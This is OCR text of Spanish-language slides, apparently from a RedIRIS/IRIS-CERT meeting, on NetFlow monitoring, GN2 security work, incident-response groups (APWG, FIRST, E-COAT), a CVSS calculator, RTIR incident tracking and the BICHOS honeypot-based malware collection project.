- Nfsen/nfdump adoptada como parte Toolset oficial del JRA2 (WI2) para los miembros de GN2
  - http://sourceforge.net/projects/nfdump/
  - http://sourceforge.net/projects/nfsen/
- Colección/análisis de flujos operativa en RedIRIS desde Mayo 2006
  - Monitorizados todos los routers del backbone (menos Madrid7)
  - Almacenamiento de 7 días de flujos en crudo
- Próxima versión estable Nfsen/nfdump con interesantes ventajas
  - Fácil incorporación/eliminación de fuentes "on-the-fly"
  - Flexibilización de estructura de directorios para almacenamiento local
  - Controles de mejorados de comprobación de ocupación de disco
  - Nuevos tipos de estadisticas agregadas, etc..

- La información de netflow es útil también para el equipo de seguridad!!! Algunos ejemplos:
  - Plugins de backend de detección permanentes (escaneos, DoS,botnets ...) -> Problema: avalancha de alarmas: Necesidad de un agregador de Alarmas -> Pruebas DesConII (UC3M)
  - Plugins de detección on-the-fly ante ataques concretos (Warezov, control de expansión botnets detectadas en instituciones afiliadas...)
    - Visualización actividad mediante la creación de profiles específicos
  - Portracker (pluging the front-end para llevar un control de los puertos más usados en nuestra red (viva el BitTorrent!!)
  - Estadísticas tipo TopN (por fuentes, generales por srcip/24, srcip, dstip)
    - nfdump-jtkreport (http://layer9.com/~jtk/software/)
  - Detección de anomalías
    - Holt-Winter Aberrant Behaivior extension for nfsen/nfdump en pruebas
      - http://bakacsin.ki.iif.hu/~kissg/project/nfsen-hw/
      - http://www.usenix.org/events/lisa2000/full_papers/brutlag/brutlag_html/
- Más en próximas ediciones del GT y por la lista IRIS-CERT

- Objetivo: Conseguir un nivel de seguridad mínimo en todos los socios de Geant2
  - Objetivo Y3: Transformar el JRA2 en un Servicio en Producción. Actualmente trabajando en la especificación de dicho servicio
    - Pasar de recomendaciones a políticas. Obtención apoyo de los gerentes/responsables
    - Servicios de formación (Toolset - Nfsen/nfdump/FlowMon). A incorporar en los cursos TRANSITS
    - Soporte y mantenimien to del FlowMon Probe como parte del Toolset
      - http://www.flowmon.org/
- Deliverables disponibles publicamente disponibles en:
  - http://www.geant2.net/server/show/nav.778

- Y3 por Work Item
  - WI1: Protección de elementos y servicios de red en GN2
    - Revisión políticas de seguridad y BCP redactadas en años anteriores
  - WI2: Creación de servicios de seguridad
    - Detección de anomalías avanzadas
      - Holt-winters extensions (Hungarnet)
      - Anukools detection algorithm(http://cs-people.bu.edu/anukool/pubs/sketchsubspaces-imc06.pdf)
      - DDoSVax
      - BICHOS
  - WI3: Diseño y establecimiento de una infraestructura de coordinación de incidentes
    - Diseminación de la infraestructura de coordinación. No más esfuerzos a este respecto.
    - Establecida las recomendaciones básicas de seguridad para los socios de GN2 -> Documentarlas -> Pasar a servicio operativo (roadmap)
      - Esquema de patrocinio para socios (3 categorias)
    - NA8: Material para formación en la Toolset

1. Training of Network Security Incident Staff.
2. Nuevo módulo técnico más centrado en los problemas de seguridad:

   No es una guia de como gestionar incidentes.

   Describe a un nivel alto los principales problemas de seguridad
3. Muy recomendable a la hora de recibir una immersión en dos días sobre como crear y gestionar un CSIRT
4. Hasta el 15 de este mes esta abierto el plazo de inscripción.
5. Versiones en castellano de gran parte de los módulos.

APWG

1. Anti phising Working group http://www.apwg.org

2. Agrupa a:
   - Grupos de seguridad, CSIRT
   - Empresas antivirus
   - Grandes ISP
   - Entidades financieras.

- Estadísticas y alertas sobre máquinas comprometidas, nuevos binarios,etc.

- RedIRIS va a formar parte como CSIRT/ Research Partner

  Acceso a información sobre máquinas comprometidas y nuevos ataques más temprano.

INTECO

1. Instituto para las tecnologías de la información, http://www.inteco.es
2. Dos objetivos:
   1. Fomento de las tecnologías de comunicación.
   2. Desarrollo regional en LEON
3. Previsto la creación de un:
   - CSIRT de ámbito nacional para usuarios finales y Pymes.
   - Centro demostrador de seguridad.
   - Evolución del CATA, (centro de alerta antivirus)
   - Grupos de trabajo específicos sobre:
     - Phising
     - SPAM

E-COAT & Abuses

1. E-COAT, European Coordination of Abuse Fighting Teams, http://www.e-coat.org

2. Dificultad para formar una entidad propia en Europa.
   Reuniones adyacentes a TF-CISRT para facilitar la asistencia-
   Grupos de trabajo con ISP Europeos.

3. ABUSES , http://www.rediris.es/abuses
   Coordinación con ISP españoles, Telefónica , Euskaltel, Sarenet, etc.
   Desarrollo de listas blancas de servidores SMTP
   Intercambio de incidentes (detección temprana)

1. Crecimiento a nivel mundial, casí 200 grupos de todo el mundo.

2. Creación de grupos de Interés abiertos en algunos casos a no miembros de FIRST
   - Abuse-SIG
   - AA-SIG
   - NM-SIG
   - Vendor-SIG
   - LE-SIG


3. Actividades encaminadas a la creación de CSIRT en regiones geográficas con poco presencia:
   - Latinoamerica
   - Asia Pacifico

FIRST e-LC

- Nuevo miembro de FIRST Español
  - Tercer equipo Español
  - Octubre 2006
  - IRIS-CERT ha sido uno de los esponsors de este equipo.


- Ambito de actuación:
  - Empresas asociadas al grupo "LA CAIXA"
  - Sector Bancario.
  - Detección de falsificaciones de marcas (phising)
  - Seguimiento de troyanos y virus que tengan relación con entidades del grupo.
  - Miembros de APWG y otros foros de de seguridad

FIRST CVSS


File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites Media History Mail Print
Address http://jvnrss.ise.chuo-u.ac.jp/jtg/cvss/es/ScoreCalc_demo.html
Go Links
JVNRSS
Home
+main
JVNRSS Activity
+CVE+
+TRnotes
+XSL_swf
+RSS_dir
+SIG_rdf
+CVSS
Specification
+JVNRSS
+JVNJS
RSS Extension
+mod_sec
Tools
+toolbox
Related Site
IPA/ISEC
JPCERT/CC
in Japanese
JVN
Feasibility Study Site
CVE-9999-9999-Example
Poner a Cero
Actualizar valores
Metricas Base
Metricas temporales
Metricas dependientes del entorno
Total
10.0
10.0
10.0
6.7
Metricas Base
Una vez que se ha descubierto, analizada y catalogada, asumiendo que la información inicial es completa y correcta, estos aspectos de la vulnerabilidad no cambian.
Vector de Acceso
Remoto
Complejidad del Acceso
Baja
Autenticación
No requeridad
Impacto en la confidencialidad
Completo
Impacto en la integridad
Completo
Impacto en la disponibilidad
Completo
Impactoo principal
Normal
Metricas del Entorno
Factores que dependiendo de la situación pueden tener un peso importante en la valoración de como afecta una vulnerabilidad a una organización.
Daño colateral
Alto
Población objetivo
Alta (50-100%)
Metricas temporales
Durante el ciclo de vida de una vulnerabilidad , estos factores pueden afectar a la urgencia de la amenaza que presenta esta vulnerabilidad
Existe un exploit
Alta
Solucion
No disponible
Valoración del origen de la vulnerabilidad
Confirmada
for Server
CVSS 1.0
Done
Internet

- Una pequeña pregunta:

¿Dónde esta Naboo ?



Naboo (Plaza de España) esta a 500 met del hotel de la conferencia FIRST 2007

1. Sobre la reunión del año que viene.

RedIRIS/Red.es esta colaborando con el comité de programa en la organización del evento.

El plazo de presentación de ponencias todavía esta abierto.


Descuento en la inscripción a la conferencia.

En estudio la posibilidad de obtener un descuento en grupo para los centros afiliados a RedIRIS.


- Involucrados en WG del TF-CSIRT
  - NREN-GRIDS Forum
- Involucrados en SA1 de EGEE-II
  - Somos parte del CSIRT del EGEE-II
  - Somos el CSIRT para SWE
  - Análisis de Vulnerabilidades
  - Evitando crear una infraestructura de GRID paralela
    - Re-Utilizar el conocimiento

¿A dónde vamos? - Indice

1. ACRI
2. El 20/60/20 del RTIR
3. Bichos



1. Mini recordatorio de que es ACRI.
2. Resultados de la encuesta y conclusiones extraídas
3. La pregunta ¿Alguien ha creado alguna regla (alguna vez)?
4. Mejoras en ACRI si procede.
5. Sugerencias.



- Tras un año y medio:
  - Escaso alcance.
  - Feedback nulo.
  - Aportaciones inexistentes.
  - Desmotivación.
  - ¿Alguien ha hecho alguna regla alguna vez?
- Algo estaremos haciendo mal.

- Ligada a recursos humanos.
- Requiere reajustes y mantenimiento.
- Aplicación 10x1000.
- Uso forense.

- Revisión diaria. 25%
- Uso forense. 70%
- Numero de alarmas excesivas 80%
- Utilidad de ACRI. 90%

- ¿Qué estamos haciendo mal?
- ¿Qué podemos cambiar?
- Propuestas:
  - Integrar reglas de repositorios externos.
  - Publicitar y facilitar su uso.
- ¿Sugerencias?

- Mejorar el servicio y la calidad de información
  - Nuevo RTIR permite clasificar como cerramos los incidentes

- Alto porcentaje de incidentes sin respuesta
  - No sabemos que tipo de ataques nos afectan
- Inicio con la instalación del nuevo RTIR

- Estados de resolución:
  - Successfully resolved
    - En función del tipo de ataque se requerira distinto tipos de información
  - No Resolution Reached
    - La tipica “el ordenador ha sido reinstalado” o “formateado”
  - No response from customer o No response from other ISP
    - Se da la callada por respuesta
    - ¿Realmente se ha resuelto el incidente?

¿Qué es BICHOS ?

- Backbone Information Collector of Harmful Objects Specimens.

No es un único proyecto, sino un conjunto de ideas y métodos para obtener información sobre los bots y gusanos que atacan nuestra red desde el backbone.


- Los principales objetivos son::
  - Sistema de información no dependiende de un vendedor.
  - Detectar que ataques son más activos contra nuestra red.
  - Combinar los resultados con otros proyectos similares

Intercetación de Binarios @ backbone


- En RedIRIS hay varios filtros aplicados al backbone
  - NetBIOS (445/TCP, 139/TCP, etc).
  - MS-SQL
  - ICMP rate limit
  - Etc..
- Estos filtros están disponibles en las páginas del NOC, http://www.rediris.es/red

- En vez de filtrar el tráfico se reencamina a un servidor central.
  - Uso de honeypots (nepenthes) para la descarga de los binarios.
  - La configuración es posible en sistemas Juniper y CISCO


Normal scanning activity



